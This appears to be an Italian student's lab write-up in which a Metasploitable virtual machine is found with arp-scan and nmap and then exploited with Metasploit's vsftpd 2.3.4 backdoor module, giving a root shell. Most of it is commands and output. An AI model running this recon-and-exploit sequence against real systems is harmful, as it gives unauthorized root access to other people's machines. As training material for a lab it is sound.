

Pratica S7L1

Data la traccia individuo la macchina connessa alla rete e la scannerizzo con nmap



```
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:22:30:ef, IPv4: 192.168.1.148
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     d4:35:1d:81:1a:4b       (Unknown)
192.168.1.149   08:00:27:3e:5d:c6       (Unknown)
192.168.1.202   08:00:27:e3:da:f4       (Unknown)
192.168.1.223   30:03:c8:37:34:1f       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.873 seconds (136.68 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ nmap -sV -O -T5 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 14:18 CET
Nmap scan report for 192.168.1.149
Host is up (0.0029s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8180/tcp open  unknown
MAC Address: 08:00:27:3E:5D:C6 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.31 (97%), Linux 2.6.9 - 2.6.24 (97%), Linux 2.6.9 - 2.6.30 (97%), Linux 2.6.9 - 2.6.33 (97%), Linux 2.6.13 - 2.6.32 (97%), Linu
x 2.6.18 - 2.6.32 (96%), Linux 2.6.21 (96%), Linux 2.6.22 (embedded, ARM) (96%), Linux 2.6.22 - 2.6.23 (96%), AVM FRITZ!Box FON WLAN 7240 WAP (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 190.08 seconds
```

Trovo il servizio vsftpd 2.3.4 e lancio metasploit per vedere se è vulnerabile



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Su metasploit trovo un exploit disponibile per la versione della macchina bersaglio, lo seleziono e passo a configurarlo


```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Ora che è tutto pronto posso passare all'attacco

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:35421 → 192.168.1.149:6200) at 2024-12-16 14:30:00 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Sono dentro!

Salvo la sessione e la converto per utilizzarla con meterpreter ed avere una visuale comandi più dettagliata



Ora utilizzo meterpreter per creare la cartella all'interno della directory root